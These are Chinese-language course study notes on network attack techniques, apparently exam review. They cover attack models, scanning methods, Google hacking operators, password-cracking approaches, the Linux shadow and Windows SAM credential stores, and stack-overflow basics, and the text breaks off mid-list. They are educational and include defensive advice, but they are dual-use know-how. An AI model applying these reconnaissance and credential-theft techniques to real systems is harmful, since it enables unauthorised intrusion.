

1. 网络攻击技术

■ 攻击分类的标准及类别（了解，不要太在意）

攻击分类

■ 日常对网络攻击的分类并不严谨，学术上攻击分类从入侵检测需求出发，要求遵循以下标准：

- 互斥性（分类类别不应重叠）
- 完备性（覆盖所有可能的攻击）
- 非二义性（类别划分清晰）
- 可重复性（对一个样本多次分类结果一致）
- 可接受性（符合逻辑和直觉）
- 实用性（可用于深入研究和调查）

攻击分类


■ 从攻击者的角度，按照攻击发生时，攻击者与被攻击者之间的交互关系进行分类，可以将网络攻击分为：

- 物理攻击 (Local Attack)
- 主动攻击 (Server-side Attack)
- 被动攻击 (Client-side Attack)
- 中间人攻击 (Man-in-Middle Attack)

- 本地攻击 (Local Attack)：指攻击者通过**实际接触**被攻击的主机实施的各种攻击方法。
- 主动攻击 (Server-side Attack)：指攻击者利用 Web、FTP、Telnet 等开放网络服务对目标实施的各种攻击。（主动攻击直接影响系统资源）



- 被动攻击 (Client-side Attack)：攻击者利用浏览器、邮件接收程序、文字处理程序等客户端应用程序漏洞或系统用户弱点，对目标实施的各种攻击。（被动攻击更注重收集信息而不干扰系统）



- 中间人攻击 (Man-in-Middle Attack)：指攻击者处于被攻击主机的某个网络应用的中间人位置，进行数据窃听、破坏或篡改等攻击

■ 攻击步骤与方法，每个步骤的详细理解（每个步骤都需要详细了解，特别了解新的威胁模型）

攻击步骤与方法：（1）信息收集 Information Gathering （2）权限获取 Exploit （3）安装后门 Control （4）扩大影响 Lan Penetration （5）清除痕迹 Clearing



信息收集

■任务与目的：

- 尽可能多地收集目标的相关信息，为后续的“精确”攻击建立基础。

■主要方法：

■ 主动攻击

- 利用公开信息服务
- 主机扫描与端口扫描
- 操作系统探测与应用程序类型识别

获取权限

■ 任务与目的：

获取目标系统的读、写、执行等权限。

■ 主要方法：

● 主动攻击

- ◆ 口令攻击
- ◆ 缓冲区溢出
- ◆ 脚本攻击……

● 被动攻击

- ◆ 特洛伊木马
- ◆ 使用邮件、IM等发送恶意链接……

安装后门

■ 任务与目的：

在目标系统中安装后门程序，以更加方便、更加隐蔽的方式对目标系统进行操控。

■ 主要方法：

- 主机控制木马
- Web服务控制木马

扩大影响

■任务与目的：

- 以目标系统为“跳板”，对目标所属网络的其它主机进行攻击，最大程度地扩大攻击的效果。

■主要方法：

- 可使用远程攻击主机的所有攻击方式
- 还可使用局域网内部攻击所特有的嗅探、假消息攻击等方法

清除痕迹



■任务与目的:

- 清除攻击的痕迹, 以尽可能长久地对目标进行控制, 并防止被识别、追踪。

■主要方法:

- Rootkit隐藏
- 系统安全日志清除
- 应用程序日志清除

● 其它模型——Attack Lifecycle Model

(1) **初始侦察 (initial recon)**: 攻击者对目标进行研究。攻击者识别目标(系统和人员)并确定其攻击方法。攻击者可能会寻找面向 internet 的服务或个人来加以利用。攻击者的研究也可能:

- 识别可能容易受到 web 应用程序漏洞攻击的网站
- 分析目标组织当前或预计的业务活动
- 了解目标组织的内部组织和产品
- 研究员工参加的会议
- 浏览社交媒体网站,更有效地识别和社交工程师员工

(2) **初始破坏 (initial compromise)**: 攻击者成功地在 一个或多个系统上执行恶意代码。这很可能是通过社会工程(通常是鱼叉式网络钓鱼)、利用面向互联网系统的漏洞或任何其他必要的手段发生的。

(3) **站稳脚跟 (establish foothold)**: 攻击者确保他继续控制最近被攻击的系统。这发生在最初的破坏之后。通常,攻击者通过安装一个持久后门或下载额外的实用程序或恶意软件到受害者系统来建立立足点。


(4) **升级特权 (escalate privileges)**: 攻击者获得对系统和数据的更大访问权。攻击者通常通过密码哈希转储(然后是密码破解或传递哈希攻击)来升级他们的特权;击键/凭证日志记录、获得 PKI 证书、利用应用程序所拥有的特权,或者利用软件的脆弱部分。

(5) **内部侦察 (internal recon)**: 攻击者探索受害者的环境,以更好地了解环境、关键个人的角色和职责并确定组织将感兴趣的信息存储在何处。

(6) **横向移动 (move laterally)**: 攻击者使用他的访问权限在受影响的环境中从一个系统移动到另一个系统。常见的横向移动方法包括访问网络共享、使用 Windows 任务调度程序执行程序、使用远程访问工具(如 PsExec)或使用远程桌面客户机(如远程桌面协议(RDP)、DameWare 或虚拟网络计算(VNC))使用图形用户界面与目标系统交互。

(7) **维护状态 (maintain presence)**: 攻击者确保对环境的持续访问。维护存在的常见方法包括安装多个变种的恶意软件后门,或通过访问远程访问服务(如企业虚拟专用网(VPN))。

(8) **完成任务 (complete mission)**：攻击者完成目标。这通常意味着窃取知识产权、财务数据、并购信息或个人身份信息(PII)。一旦任务完成，大多数目标攻击者不会离开环境，而是保持访问权限，以等待新任务被指示。



- **其它模型—ATT&CK 模型**

- **其它模型—APT’s Killing Chain Model (洛克希德·马丁公司的“杀伤链”模型)**

- (1) 侦查跟踪：攻击者搜寻目标的弱点，具体手段如收集钓鱼攻击用的登陆凭证和信息。
- (2) 武器构建：使用漏洞和后门制作一个可发送的武器载体。
- (3) 载荷投递：将网络武器包向目标投递，如发送一封带有恶意链接的欺诈邮件。
- (4) 漏洞利用：在受害者的系统上运行利用代码。
- (5) 安装植入：在目标位置安装恶意软件。
- (6) 命令与控制：为攻击者建立可远程控制目标系统的路径。
- (7) 目标达成：攻击者远程完成其预期目标。



- **物理攻击与社会工程学（有一点点，有点了解就能问答）**

物理攻击

SICHUAN

- **物理攻击定义**
 - ◆ 通过各种技术手段绕过物理安全防护体系，从而进入受保护的设施场所或设备资源内，获取或破坏信息系统物理媒体中受保护信息的攻击方式
- **经典物理攻击场景**
 - ◆ 《碟中谍1》之潜入中央情报局偷取 NOC名单
 - ◆ 《越狱》之闯入Company总部偷取Scylla
- **物理攻击并非遥不可及**
 - ◆ 宾馆的锁并不安全
 - ◆ 《战争游戏》便贴纸上窥视到教务系统登录口令
 - ◆ 1978年“最大的计算机诈骗案”
 - ◆ 实验室中笔记本电脑被盗

物理攻击防范Checklist

- 笔记本/手机防盗：寝室、食堂、实验室
 - ◆ 必要时使用笔记本锁
- 注意真正的桌面安全
 - ◆ 高价值财物，重要资料文档
 - ◆ 有价值信息：口令便贴纸，随手记的密码，财务信息，
 - ◆ 移动硬盘/U盘等
 - ◆ 离开时电脑锁定，尽量不让不可信的他人使用自己的
 - ◆ 电脑/U盘等
- 门禁安全
 - ◆ 确保门禁关闭，拒绝陌生人(开门、尾随)

社会工程学



“只有两种事物是无穷尽的——宇宙和人类的愚蠢，但对于前者我不敢确定。”
——爱因斯坦

□ 社会工程学攻击

- 利用人类的愚蠢，操纵他人执行预期的动作或泄漏机密信息的一门艺术与学问。

□ 社会工程学技巧

- 不引人关注的职业，攻击新员工，伪装身份，正面攻击，构造陷阱施以援手，制造陷阱骗取同情与帮助，奉承改善自我感觉
- 施以小恩小惠，垃圾搜寻，结合多种技术手段

□ 知名社会工程师

- Kevin Mitnick: Book-The Art of Deception, The Art of Intrusion, ..
- Frank Abagnale: Movie/Book-Catch Me if You Can

社会工程学防御措施



- 尽可能不要使用真名上网，将真实世界与网络世界划清明确的界限；
- 不要轻易相信别人，尤其是未曾谋面或未建立起信任关系的陌生人；
- 别把自己的电脑或移动终端轻易留给别人使用，必要时刻(如维修电脑时)务必清理上面的个人隐私信息，否则结果可能会很惨；
- 单位应建立起规范的安全操作规程，包括门禁和人员控制，不同分类资料数据的访问机制，规范的垃圾回收和处理机制等；
- 单位应对员工进行安全意识和操作规程培训，使其具备基础的社会工程学抵御能力。
- 涉密信息与计算机系统的处理有着相应更加严格的保密流程与规范。

2. 信息收集技术

■ 公开信息收集的定义、内容、分类及必要性（了解）

- **定义:** 信息收集是指黑客为了更加有效地实施攻击而在攻击前或攻击过程中对目标的所有探测活动。
- **内容:**



- **分类:**
 - (1) **主动:** 通过直接访问、扫描网站这种方式将流量流经网站的行为进行记录;
主动方式, 你能获取更多的信息,但是目标主机可能会记录你的操作记录。
 - (2) **被动:** 利用第三方的服务对目标进行访问了解,比如: Google 搜索;
被动方式, 你收集的信息会相对少,但是你的行动并不会被目标主机发现。
一般在一个渗透项目下, 你需要有多次的信息收集, 同时也要运用不同的收集方式, 才能保证信息收集的完整性。

1. 利用 Web 服务

网站拥有者信息——邮编、地址; 论坛版本号; 网络管理员邮箱; 公司人员名单, 电话, 邮箱 (社会工程学)

得到对应的 IP 地址——利用 DNS 服务器, 提供域名到 IP 地址的映射

获取目标网络拓扑结构——网络拓扑图; IP 分配表; 子域名; 网络设备, 安全设施

2. 利用搜索引擎服务——google hacking

共同特点:

利用公开信息服务收集信息 (信息是公开的、海量的信息中很多都是敏感的信息)

搜索引擎:

搜索引擎为我们提供了在 WEB 检索信息的功能。它在互联网收集网站摘要信息的同时, 也收集了许多隐蔽信息。

Google Hacking 就是利用搜索引擎强大的搜索功能, 选用搜索语法和特殊的搜索关键字,

将隐藏在目标网站中的不恰当配置信息和后门信息找出来。

And	与	site:	搜索具体服务器或域名的网页
OR	或	filetype:	搜索特定类型的文件
+	强制包含搜索项	intitle:	搜索网页标题 allintitle
-	非, 去掉搜索项	inurl:	搜索URL allinurl
" "	包含一个完整的语义	intext:	搜索正文
.	单个通配符	link:	搜索连接到指定网页的网页
*	任意通配符		

搜索密码文件；搜索管理员后台 URL；搜索 web 应用漏洞；搜索黑客留下的后门

3. 利用 Whois 服务

功能：查询已注册域名的拥有者信息

域名登记人信息；联系电话和邮箱；域名注册时间和更新时间；权威 DNS 的 IP 地址

使用方法：www.whois.net；SamSpade 等网络实用工具

4. 利用 DNS 域名服务

DNS：提供域名到 IP 地址的映射（权威 DNS—主 DNS；Cache-Only DNS—副 DNS）；

区域传送（Zone transfer）：允许一个辅域名服务器更新自己的区域数据；

如果 DNS 配置不当，可能造成内部主机名和 IP 地址对的泄漏。使用 Nslookup 可查到域名服务器地址和 IP 地址，以及域名服务器的传输内容

- **必要性：**攻击者可获取先手优势；防御者可进行溯源操作。

□ “知己知彼，百战不殆；不知彼而知己，一胜一负；不知彼，不知己，每战必殆。”

——《孙子·谋攻篇》。

□ 攻防对抗(博弈)中：对敌方信息的掌握是关键

□ 攻击者

■ 先手优势

■ 攻击目标信息收集

□ 防御者

■ 后发制人？

■ 对攻击者实施信息收集，归因溯源

■ 网络扫描的类型（主机/端口/系统类型扫描）、原理（熟练掌握）

1. 主机扫描

■ ICMP协议负责差错的报告与控制。比如目标不可达，路由重定向等等

■ ICMP报文格式

MAC包头

IP包头

ICMP包头

数据

• 类型域(type)用来指明该ICMP报文的类型

• 代码域(code)确定该包具体作用

0 8 16 31

类型

代码

校验和

其他字段（不同的类型可能不一样）

数据区.....

常用的ICMP报文

名称	类型
ICMP Destination Unreachable（目标不可达）	3
ICMP Source Quench（源抑制）	4
ICMP Redirection（重定向）	5
ICMP Timestamp Request/Reply（时间戳）	13/14
ICMP Address Mask Request/Reply（子网掩码）	17/18
ICMP Echo Request/Reply（响应请求/应答）	8/0

- **Ping 的实现机制：**向目标主机发送 ICMP Echo Request (type 8) 数据包，等待回复的 ICMP

Echo Reply 包 (type 0)。(数据区包含了一些随机测试数据,如“ABCDEFGH...”等)

- 高级 IP 扫描技术: 异常的 IP 包头; 在 IP 头中设置无效的字段值; 错误的数据分片
(在 IP 头中设置无效的字段值——向目标主机发送包头错误的 IP 包, 目标主机或过滤设备会反馈 ICMP Parameter Problem Error 信息。常见的伪造错误字段为 Header Length Field 和 IP Options Field。

错误的数据分片——向目标主机发送的 IP 包中填充错误的字段值, 目标主机或过滤设备会反馈 ICMP Destination Unreachable 信息)


2. 端口扫描

端口是通信的通道——入侵通道。端口分为 TCP 端口与 UDP 端口。因此端口扫描可分为 TCP 扫描和 UDP 扫描。

19=Character Generator
20=FTP (Data)
21=FTP (Control)
22=Unassigned
23=Telnet
24=Private mail-system
25=SMTP
26=Unassigned

- 基本的扫描方法即 TCP Connect 扫描


(优点: 实现简单; 可以用普通用户权限执行。缺点: 容易被目标应用日志所记录)



- 隐秘扫描

(1) SYN 扫描

优点: 一般不会被目标主机的应用所记录。缺点: 运行 Raw Socket 时必须拥有管理员权限



(2) FIN 扫描

优点: 不会被记录到日志; 可以绕过某些防火墙; netstat 命令不会显示——netstat 命令只能

显示 TCP 连接或连接的尝试。

缺点：使用 RAW IP 编程,实现起来相对比较复杂;不同操作系统结果不同,因此不完全可信



(3) **半连接扫描**, 扫描者向目标主机发送一个 SYN, 如果目标主机回复了一个 SYN/ACK 数据包,那么说明主机存活, 如果收到一个 RST/ACK 数据包,那么主机没有存活。因为扫描者只向目标主机发送了 SYN, 并没有和目标主机进行连接,因此称为半连接。

(4) **ACK**, 设置 flags 位为 ACK, 不回复表示端口关闭或被过滤, 如果回复的数据包 TTL 小于等于 64 表示端口开放, 大于 64 端口关闭 (windows)。

(5) **FIN**, FIN 扫描和 NULL 扫描类似, 将标志位 FIN 置 1, 如果端开放, 则没有反应, 端口关闭, 目标主机会发送 RST。

(6) **Null**, 设置 flags 位为空, 不回复则表示端口开启, 回复并且回复的标志位为 RS 表示端口关闭。


(7) **Xmas**, 设置所有标志位, 不回复则表示端口开启, 回复所有标志位表示端口关闭。

3. 系统类型扫描

(1) **端口扫描结果分析**: 由于现代操作系统往往提供一些自身特有的功能, 而这些功能又很可能打开一些**特定的端口**。

(2) **应用程序 BANNER**: 服务程序接收到客户端的正常连接后所给出的**欢迎信息**。

(3) **TCP/IP 协议栈指纹**: 不同的操作系统在实现 TCP/IP 协议栈时都或多或少地存在着差异。这些差异就称之为 TCP/IP 协议栈指纹。不同的操作系统在实现 TCP/IP 协议栈的时候, 并不是完全按照 RFC 所定义的标准来实现的。在 RFC 中也没有对所有的问题给予精确的定义



■ 漏洞扫描的目的、原理、组件及方法 (不会单独说, 了解基本概念后续深入)

- 漏洞扫描: 指利用一些**专门或综合漏洞扫描程序**对目标存在的系统漏洞或应用程序漏洞进行扫描。但是报告并不一定可靠且易暴露目标。
- 漏洞检测就是对重要计算机信息系统进行检查, 发现其中可被黑客利用的漏洞。该技术

通常采用两种策略，即**被动式策略**和**主动式策略**。

- **被动式策略是基于主机的检测**，对系统中不合适的设置、脆弱的口令以及其他同安全规则相抵触的对象进行检查；
- **主动式策略是基于网络的检测**，通过执行一些脚本文件对系统进行攻击，并记录它的反应，从而发现其中的漏洞。
- 漏洞检测的主要方法：**直接测试**、**推断**和**带凭证的测试**。
- 直接测试是指**利用漏洞特点发现系统漏洞**的方法。（特点：通常用于对 Web 服务器漏洞、拒绝服务(DoS)漏洞进行检测；能够准确地判断系统是否存在**特定漏洞**；对于渗透所需步骤较多的漏洞速度较慢；攻击性较强，可能对存在漏洞的系统造成破坏；对于 DoS 漏洞，测试方法会造成系统崩溃；不是所有漏洞的信息都能通过直接测试方法获得。）
- 推断是指**不利用系统漏洞而判断漏洞是否存在**的方法。它并不直接渗透漏洞，只是间接地寻找漏洞存在的证据。采用推断方法的检测手段主要有**版本检查**、**程序行为分析**、**操作系统堆栈指纹分析**和**时序分析**等。版本检查是推断方法中最简单的一个应用。行为分析在需要推翻某个“风险假设”时非常有用。
- **凭证是指访问服务所需要的用户名或者密码**，包括 UNIX 的登录权限和从网络调用 Windows NT 的 API 的能力。除了目标主机 IP 地址以外，直接测试和推断两种方法都不需要其他任何信息。然而，很多攻击都是拥有 UNIX shell 访问权限或者 NT 资源访问的用户发起的，他们的目标在于**将自己的权限提升成为超级用户**，从而可以执行某个命令。对于这样的漏洞，前两种方法很难检查出来。因此如果赋予测试进程目标系统的角色，将能够检查出更多的漏洞。

■ 网络拓扑探测（拓扑探测/网络设备识别/网络实体 IP 地理位置定位）（非常有用，出考题不太好出，了解）

- 拓扑探测：
 - Traceroute 技术：用来发现**实际的路由路径**
 - SNMP：不同类型网络设备之间客户机/服务器模式的**简单通信协议**。
两个基本命令模式——Read：观察设备配置信息。Read/Write：有权写入信息。
- 网络设备（路由器、交换机）识别
 - 搜索引擎：shodan、ZoomEye
 - 基于设备指纹的设备类型探测。Banner 信息的获取渠道：FTP 协议、SSH、Telnet、HTTP
- 网络实体 IP 地理位置定位
 - 基于查询信息的定位：通过查询机构注册的信息确定网络设备的地理位置；
 - 基于网络测量的定位：利用探测源与目标实体的时延、拓扑或其他信息估计目标实体的位置。

3. 口令攻击

（涉及到 MD5 碰撞，了解实验中的问题——口令是不是弱口令之类，涉及较少）

■ 口令的定义及作用（操作系统口令）

身份认证（Identification and Authentication）：用户向计算机系统以一种安全的方式提交自己的**身份证明**，然后由系统确认用户的**身份是否属实**，最终**拒绝用户**或者**赋予用户一定的权限**。（计算机领域中的**身份认证**：用户名和密码验证、磁卡或者智能卡认证、基于人的生理特征认证、基于地理位置的认证、其它的特殊的认证方式。）

根据攻击者获取口令方式不同分为：**针对口令强度的攻击、针对口令存储的攻击、针对口令传输的攻击**

■ 针对口令强度的攻击方法

强口令（金刚口令、复杂口令）：较为安全的口令，应该不容易被发现规律，并且有足够的长度。对长度的要求随应用环境的不同而不同，应该使得攻击者在某个时间段内很难破解。（与弱口令相对）

针对口令强度的攻击：

- **字典攻击**：将使用概率较高的口令集中存放在**字典文件**中，通过不同的变异规则生成猜测字典
- **强力攻击**：速度足够快的计算机能尝试字母、数字、特殊字符**所有的组合**，将最终破解所有的口令
- **组合攻击**：攻击者通过收集在网络上已泄露的用户名、口令等信息，之后用这些账号和口令尝试批量登录其他网站，最终得到可以登录这些网站的用户账号和口令
- **撞库攻击**：黑客通过收集互联网已泄露的用户和密码信息，生成对应的字典表，尝试批量登录其他网站后，得到一系列可以登录的用户。通过获取用户在 A 网站的账户从而尝试登录 B 网址，这就可以理解为撞库攻击
- **彩虹表攻击**：彩虹表就是一种破解哈希算法的技术，主要可以破解 MD5、HASH 等多种密码

■ 针对口令存储的攻击方法

● Linux 口令存储机制

✓ 基础口令文件: /etc/passwd

```
test:x:1001:1001:test,304,12345678,12345678:/home/test:/bin/bash
```

*说明: 每一行代表一个用户记录, 不同字段间用: 隔开, 7个字段:
注册名: 口令: 用户标识号: 组标识号: 用户名: 用户主目录: 命令解释程序

✓ 散列口令文件: /etc/shadow


```
test:$6$jUn/arOgkdFmDXj$3/drLkXtdOKwsApEgdut7YwfFpt0sqpFv/2me:
```

说明: 用户名: 加密后的口令字符串: 口令最后修改时间距1970.1.1的天数: 口令能被修改之前的天数(防止修改口令, 回到老口令): 口令必须被修改之后的天数: 口令期满之后的天数: 保留

□ 密码字段有3个部分: 使用的算法、salt、密码哈希

□ Salt和密码散列编码为可打印字符

□ 多轮哈希函数(减缓暴力攻击)



salt 的用途: 使用 salt 时相同的输入可能导致不同的散列, 随机字符串就是 salt。防止:

- 字典攻击: 把候选词放入词典; 针对目标密码散列尝试每种方法以查找匹配项
- 彩虹表攻击: 用于反转加密哈希函数的预计算表
- 为什么盐会阻止它们: 如果目标密码与预计算数据相同, 则哈希值将相同; 如果此属性不成立, 则所有预计算的数据都将无效; 盐破坏了这种特性

● Windows 的口令存储机制

- % systemroot % system32\config\目录下
- % SystemRoot % \repair 目录下的 SAM._文件
- 注册表中 HKEY_LOCAL_MACHINE\SAM 键
- Winlogon. exe 的内存块中

SAM 文件的安全保护措施:

1. Sam 文件锁定: 在操作系统运行期间, sam 文件被 system 账号锁定, 即使用 admin 权限也无法访问它;
2. 隐藏: sam 在注册表中的备份是被隐藏的;
3. 不可读: 系统保存 sam 文件时将 sam 信息经过压缩处理, 因此不具有可读性。

认证协议——NTLM(NT Lan Manager)

1. 将口令转换为 Unicode 字符串
2. 用 MD4 对口令进行单向 HASH, 生成 16 字节的 HASH 值, NTLMv2 在此基础上增加了双向验证的功能。

本地获取方法

1. 获取系统自动保存的口令字(系统将用户的口令保存在硬盘上)
2. 直接读取 Windows 系统中的登陆口令(系统将用户的口令暂存在内存中)
3. 破解 SAM 信息

■ 针对口令传输的攻击方法(嗅探攻击、键盘记录、钓鱼、重放)

嗅探攻击:

- 如果主机 B 处于主机 A 和 FTP 通信的信道上, 就可以“窃听到”合法的用户名及口令。
- 802.3 以太网是一种使用广播信道的网络, 在以太网中所有通信都是广播的。
- 网卡的侦听模式: 广播模式、组播模式、普通模式、混杂模式

键盘记录:

- **硬件截获**: 修改主机的键盘接口。
- **软件截获**: 监视操作系统处理键盘输入的接口, 将来自键盘的数据记录下来。

钓鱼:

网络钓鱼 (Phishing) 就是攻击者利用欺骗性的电子邮件和伪造的 Web 站点, **骗取**用户输入口令以及其他身份敏感信息。

重放:

攻击者记录下当前的通讯流量, 以后在适当的时候重发给通讯的某一方, 达到欺骗的目的, 包括**简单重放**和**反向重放**。具体过程如下:

- (1) 主机 A 向主机 B 发出资源访问请求, B 返回给 A 一个挑战值 Challenge;
- (2) 由于 A 没有 B 的合法帐号, 因此无法计算响应值 Response, 此时 A 暂时将会话挂起, 等待机会;
- (3) 在某一时刻, B 向 A 发出了资源访问请求, 于是 A 将前面获得的 Challenge 作为自己的挑战值发送给 B。

■ 口令攻击的防范方法

- 选择**安全密码** (设置足够长度的口令; 口令中混合使用大小写字母、数字、特殊符号)
- 防止口令猜测攻击 (硬盘分区采用 **NTFS 格式**; 正确设置和管理**帐户**; 禁止**不需要的服务**; 关闭**不用的端口**)
- 设置**安全策略** (不要将口令告诉他人, 也不要不同系统上使用同一口令; 不要将口令记录在别人可以看见的地方; 口令应在允许的范围内尽可能取长一点; 定期改变口令)

4. 软件漏洞

■ 漏洞的定义

指信息系统硬件、软件、操作系统、网络协议、数据库等在设计上、实现上出现的可以被攻击者利用的**错误、缺陷和疏漏**。通俗一点说，漏洞就是可以被攻击利用的**系统弱点**。

■ 典型漏洞类型（栈溢出、堆溢出、格式化串、整型溢出、释放再使用）（了解）

栈溢出（Stack Overflow, CWE-121）

如果在堆栈中压入的数据超过预先给堆栈分配的容量时,就会出现堆栈溢出,从而使得程序运行失败;如果发生溢出的是大型程序还有可能会导致系统崩溃。

堆溢出（Heap Overflow, CWE-122）


格式化串（Format String, CWE-134）

整型溢出（Integer Overflow, CWE-190）

释放再使用（Use after Free, CWE-416）

■ 栈溢出漏洞利用原理（内存分布、漏洞利用内存变化、压栈/出栈、栈溢出原理）（非常清楚栈溢出原理）

当程序运行时，计算机会在内存区域中开辟一段连续的内存块，包括**代码段、数据段和堆栈段**三部分。



代码段（.text），也称文本段（Text Segment），存放着程序的机器码和只读数据，可执行指令就是从这里取得的,这个段在内存中一般被标记为只读,任何对该区的写操作都会导致段错误（Segmentation Fault）。


数据段，包括已初始化的数据段（.data）和未初始化的数据段（.bss），前者用来存放保存全局的和静态的已初始化变量，后者用来保存全局的和静态的未初始化变量。数据段在编译时分配。

堆（Heap）：位于 BSS 内存段的上边，用来存储程序运行时分配的变量。堆的大小并不固定，可动态扩张或缩减。其分配由 malloc()、new()等这类实时内存分配函数来实现。当进程调用 malloc 等函数分配内存时，新分配的内存就被动态添加到堆上（堆被扩张）；当利用 free 等函数释放内存时，被释放的内存从堆中被剔除（堆被缩减）。堆的内存释放由应用程序去控制，通常一个 new()就要对应一个 delete()，如果程序员没有释放掉，那么在程序结束后操作系统会自动回收。

栈（Stack）是一种用来存储函数调用时的临时信息的结构，如函数调用所传递的参数、函数的返回地址、函数的局部变量等。在程序运行时由编译器在需要的时候分配，在不需要的时候自动清除。栈的特性是最后一个放入栈中的物体总是被最先拿出来，这个特性通常称为**先进后出**(FILO)队列。

栈的基本操作——PUSH 操作：向栈中添加数据,称为压栈,数据将放置在栈顶；POP 操作：在栈顶部移去一个元素，并将栈的大小减 1，称为弹栈。

在使用栈时,引用栈帧需要借助**两个寄存器**。一个是 **SP(ESP)**，即栈顶指针,它随着数据入栈出栈而发生变化。另一个是 **BP(EBP)**，即基地址指针,它用于标识栈中一个相对稳定的位置,通过 BP，再“加上”偏移地址，可以方便地引用函数参数以及局部变量。



随着函数调用层数的增加，函数栈帧是一块块地向内存低地址方向延伸的。随着进程中函数调用层数的减少，即各函数调用的返回，栈帧一块块地被遗弃而向内存的高址方向回缩。各函数的栈帧大小随着函数的性质的不同而不同，由函数的局部变量的数目决定。在溢出中，

我们主要关注数据区和堆栈区。



程序中发生函数调用时：

- (1) 首先把指令寄存器 EIP（它指向当前 CPU 将要运行的下一条指令的地址）中的内容压入栈，作为程序的返回地址（下文中用 RET 表示）；
- (2) 之后放入栈的是基址寄存器 EBP，它指向当前函数栈帧(stack frame)的底部；
